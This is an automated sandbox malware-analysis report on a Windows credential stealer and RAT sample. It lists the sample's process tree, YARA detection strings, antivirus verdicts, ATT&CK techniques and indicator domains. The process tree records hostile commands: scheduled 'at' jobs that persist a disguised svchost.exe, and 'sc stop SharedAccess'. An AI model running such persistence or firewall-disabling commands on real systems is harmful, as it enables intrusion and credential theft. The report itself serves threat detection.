ID: 679096
Sample Name: Lg3gn9y1Cj.exe
Cookbook: default.jbs
Time: 09:07:53
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Lg3gn9y1Cj.exe


Overview

General Information

Sample Name:	Lg3gn9y1Cj.exe
Analysis ID:	679096
MD5:	45061e4da841c2..
SHA1:	eb68218c1d70f3..
SHA256:	6731f235ff78e22..
Tags:	exe MassLogger
Infos:	



Detection




CryptOne, BluStealer, StormKitty

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Potential malicious icon found
- Yara detected BluStealer
- System process connects to networ…
- Detected CryptOne packer
- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Telegram RAT
- Antivirus / Scanner detection for sub…
- Yara detected StormKitty Stealer
- Multi AV Scanner detection for drop…
- Tries to steal Mail credentials (via fi…

Classification



Process Tree

- **System is w10x64**
- Lg3gn9y1Cj.exe (PID: 5744 cmdline: "C:\Users\user\Desktop\Lg3gn9y1Cj.exe" MD5: 45061E4DA841C2587D0890148705A142)
  - lg3gn9y1cj.exe (PID: 4392 cmdline: c:\users\user\desktop\lg3gn9y1cj.exe MD5: BEE47439C4960E2728594ECE9AD95BA7)
    - AppLaunch.exe (PID: 5840 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
  - icsys.icn.exe (PID: 5032 cmdline: C:\Users\user\AppData\Local\icsys.icn.exe MD5: 4223968DA579570E05813854A134397B)
    - explorer.exe (PID: 5300 cmdline: c:\windows\system\explorer.exe MD5: A6F18E47BFFD6F5C4AA28B67644DBDBE)
      - spoolsv.exe (PID: 6024 cmdline: c:\windows\system\spoolsv.exe SE MD5: 3BA9E53239D4DCA948B4BFCBB08D7F34)
        - svchost.exe (PID: 244 cmdline: c:\windows\system\svchost.exe MD5: B61A3DA9B4DB4644497B9CC1BE87515F)
          - spoolsv.exe (PID: 404 cmdline: c:\windows\system\spoolsv.exe PR MD5: 3BA9E53239D4DCA948B4BFCBB08D7F34)
          - at.exe (PID: 5656 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 3340 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 1016 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 5132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 5128 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 1560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 1520 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 5264 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 1756 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 380 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 1100 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 5752 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 5160 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 4764 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 6060 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 4316 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 5868 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 5144 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 6112 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 5500 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 2872 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 240 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 5200 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 3856 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 5064 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 4508 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - at.exe (PID: 5140 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
            - conhost.exe (PID: 5812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- at.exe (PID: 3816 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
  - conhost.exe (PID: 6148 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- at.exe (PID: 6172 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
  - conhost.exe (PID: 6244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- at.exe (PID: 6384 cmdline: at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 6E495479C0213E98C8141C75807AADC9)
  - conhost.exe (PID: 6408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- sc.exe (PID: 6400 cmdline: sc stop SharedAccess MD5: 24A3E2603E63BCB9695A2935D3B24695)
  - conhost.exe (PID: 6424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- sc.exe (PID: 6416 cmdline: sc config Schedule start= auto MD5: 24A3E2603E63BCB9695A2935D3B24695)

- svchost.exe (PID: 2960 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2236 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5184 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3032 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2956 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 1564 cmdline: "C:\windows\system\explorer.exe" RO MD5: A6F18E47BFFD6F5C4AA28B67644DBDBE)
- svchost.exe (PID: 5652 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5484 cmdline: C:\Windows\system32\svchost.exe -k wusvcs -p -s WaaSMedicSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5008 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6308 cmdline: "C:\windows\system\svchost.exe" RO MD5: B61A3DA9B4DB4644497B9CC1BE87515F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
Lg3gn9y1Cj.exe	MALWARE_Win_A310Logger	Detects A310Logger	ditekSHen	0x5c44e:$s1: Temporary Directory * for 0x5c4aa:$s2: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*RD_ 0x5bf2e:$s6: Content-Disposition: form-data; name="document"; filename=" 0x5c3ce:$s7: CopyHere 0x5c396:$s9: shell.application 0x5c3fa:$s9: Shell.Application 0x5c08e:$s10: SetRequestHeader 0x5c55a:$s12: @TITLE Removing 0x5c592:$s13: @RD /S /Q " 0x9db8:$v1_2: AddAttachment

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\lg3gn9y1cj.exe	MALWARE_Win_A310Logger	Detects A310Logger	ditekSHen	0x17b14:$s1: Temporary Directory * for 0x17b70:$s2: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*RD_ 0x175f4:$s6: Content-Disposition: form-data; name="document"; filename=" 0x17a94:$s7: CopyHere 0x17a5c:$s9: shell.application 0x17ac0:$s9: Shell.Application 0x17754:$s10: SetRequestHeader 0x17c20:$s12: @TITLE Removing 0x17c58:$s13: @RD /S /Q "

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	0x327c:$op1: 04 1E FE 02 04 16 FE 01 60 0x316c:$op2: 00 17 03 1F 20 17 19 15 28 0x3c02:$op3: 00 04 03 69 91 1B 40 0x4452:$op3: 00 04 03 69 91 1B 40
00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_StormKitty	Yara detected StormKitty Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000002.00000002.277724010.000000000733B000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.lg3gn9y1cj.exe .400000.0.unpack	MALWARE_Win_A310Logger	Detects A310Logger	ditekSHen	• 0x17b14:$s1: Temporary Directory * for • 0x17b70:$s2: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*RD_ • 0x175f4:$s6: Content-Disposition: form-data; name="document"; filename=" • 0x17a94:$s7: CopyHere • 0x17a5c:$s9: shell.application • 0x17ac0:$s9: Shell.Application • 0x17754:$s10: SetRequestHeader • 0x17c20:$s12: @TITLE Removing • 0x17c58:$s13: @RD /S /Q "
1.2.lg3gn9y1cj.exe .2b40000.1.unpack	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x347c:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x336c:$op2: 00 17 03 1F 20 17 19 15 28 • 0x3e02:$op3: 00 04 03 69 91 1B 40 • 0x4652:$op3: 00 04 03 69 91 1B 40
1.2.lg3gn9y1cj.exe .2b40000.1.unpack	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
1.2.lg3gn9y1cj.exe .2b40000.1.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
1.2.lg3gn9y1cj.exe .2b40000.1.unpack	JoeSecurity_StormKitty	Yara detected StormKitty Stealer	Joe Security	
Click to see the 11 entries				

Sigma Signatures

⊘ **No Sigma rule has matched**

Snort Signatures

⊘ **No Snort rule has matched**

Joe Sandbox Signatures

AV Detection

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

May check the online IP address of the machine

Yara detected Generic Downloader

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

System Summary

Potential malicious icon found

Malicious sample detected (through community Yara rule)

PE file has a writeable .text section

Data Obfuscation

Detected CryptOne packer

Persistence and Installation Behavior

Drops executables to the windows directory (C:\Windows) and starts them

Drops PE files with benign system names

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Creates an undocumented autostart registry key

Malware Analysis System Evasion

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information

Yara detected BluStealer

Yara detected Telegram RAT

Yara detected StormKitty Stealer

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Remote Access Functionality


Yara detected BluStealer

Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 3 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 1 Disable or Modify Tools	1 OS Credential Dumping	1 Account Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	1 1 Windows Service	1 1 Windows Service	1 1 Deobfuscate/Decode Files or Information	1 2 1 Input Capture	1 File and Directory Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Service Execution	1 Scheduled Task/Job	4 1 1 Process Injection	3 Obfuscated Files or Information	1 Credentials in Registry	4 4 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 1 Software Packing	NTDS	1 Query Registry	Distributed Component Object Model	1 2 1 Input Capture	Scheduled Transfer	1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 Registry Run Keys / Startup Folder	1 DLL Side-Loading	LSA Secrets	2 5 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 File Deletion	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 3 1 Masquerading	DCSync	1 5 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 5 1 Virtualization/Sandbox Evasion	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	4 1 1 Process Injection	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 System Network Configuration Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Lg3gn9y1Cj.exe	87%	Virustotal		Browse
Lg3gn9y1Cj.exe	100%	ReversingLabs	Win32.Trojan.Swisyn	
Lg3gn9y1Cj.exe	100%	Avira	TR/Patched.Ren.Gen	
Lg3gn9y1Cj.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\icsys.icn.exe	100%	Avira	TR/Patched.Ren.Gen	
C:\Users\user\Desktop\lg3gn9y1cj.exe	100%	Avira	TR/Dropper.Gen	
C:\Windows\System\svchost.exe	100%	Avira	TR/Patched.Ren.Gen	
C:\Windows\System\spoolsv.exe	100%	Avira	TR/Patched.Ren.Gen	
C:\Users\user\AppData\Roaming\mrsys.exe	100%	Avira	TR/Patched.Ren.Gen	
C:\Windows\System\explorer.exe	100%	Avira	TR/Patched.Ren.Gen	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\stsys.exe	100%	Avira	TR/Patched.Ren.Gen	
C:\Users\user\AppData\Local\icsys.icn.exe	100%	Joe Sandbox ML		
C:\Users\user\Desktop\lg3gn9y1cj.exe	100%	Joe Sandbox ML		
C:\Windows\System\svchost.exe	100%	Joe Sandbox ML		
C:\Windows\System\spoolsv.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\mrsys.exe	100%	Joe Sandbox ML		
C:\Windows\System\explorer.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\stsys.exe	100%	Joe Sandbox ML		
C:\Users\user\Desktop\lg3gn9y1cj.exe	26%	Metadefender		Browse
C:\Users\user\Desktop\lg3gn9y1cj.exe	92%	ReversingLabs	Win32.Infostealer.BluStealer	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.spoolsv.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
52.2.svchost.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.lg3gn9y1cj.exe .400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
9.2.spoolsv.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.lg3gn9y1cj.exe .400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
7.2.spoolsv.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
34.2.explorer.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.0.icsys.icn.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.2.icsys.icn.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.Lg3gn9y1Cj.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
52.0.svchost.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.2.explorer.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.0.explorer.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.2.svchost.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.Lg3gn9y1Cj.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
34.0.explorer.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.0.svchost.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.0.spoolsv.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
zxq.net	0%	Virustotal		Browse
vccmd01.zxq.net	1%	Virustotal		Browse
64.89.4.0.in-addr.arpa	0%	Virustotal		Browse
vccmd03.googlecode.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://vccmd03.googlecode.com/files/cmsys.gif	0%	URL Reputation	safe	
http://https://zxq.net/wp-content/uploads/2022/02/ZXQ-FB.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/privacy-policy/	0%	Avira URL Cloud	safe	
http://https://zxq.net/what-happened-to-the-old-zxq-website/#breadcrumb	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://zxq.net/these-are-the-injured-you-may-suffer-in-a-bicycle-accident/	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-450x280.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-1024x637.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/02/ZXQ.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/about-us/	0%	Avira URL Cloud	safe	
http://https://zxq.net/the-future-of-cryptocurrency-is-it-time-to-get-your-crypto-license-in-europe/	0%	Avira URL Cloud	safe	
http://https://zxq.net/cmsys.gif	0%	Avira URL Cloud	safe	
http://https://zxq.net/#logo	0%	Avira URL Cloud	safe	
http://https://zxq.net/what-happened-to-the-old-zxq-website/	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Why-You-Should-Seek-An-Uber-Or-Lyft-Accident-Lawyer-01-76	0%	Avira URL Cloud	safe	
http://https://zxq.net/news/technology/	0%	Avira URL Cloud	safe	
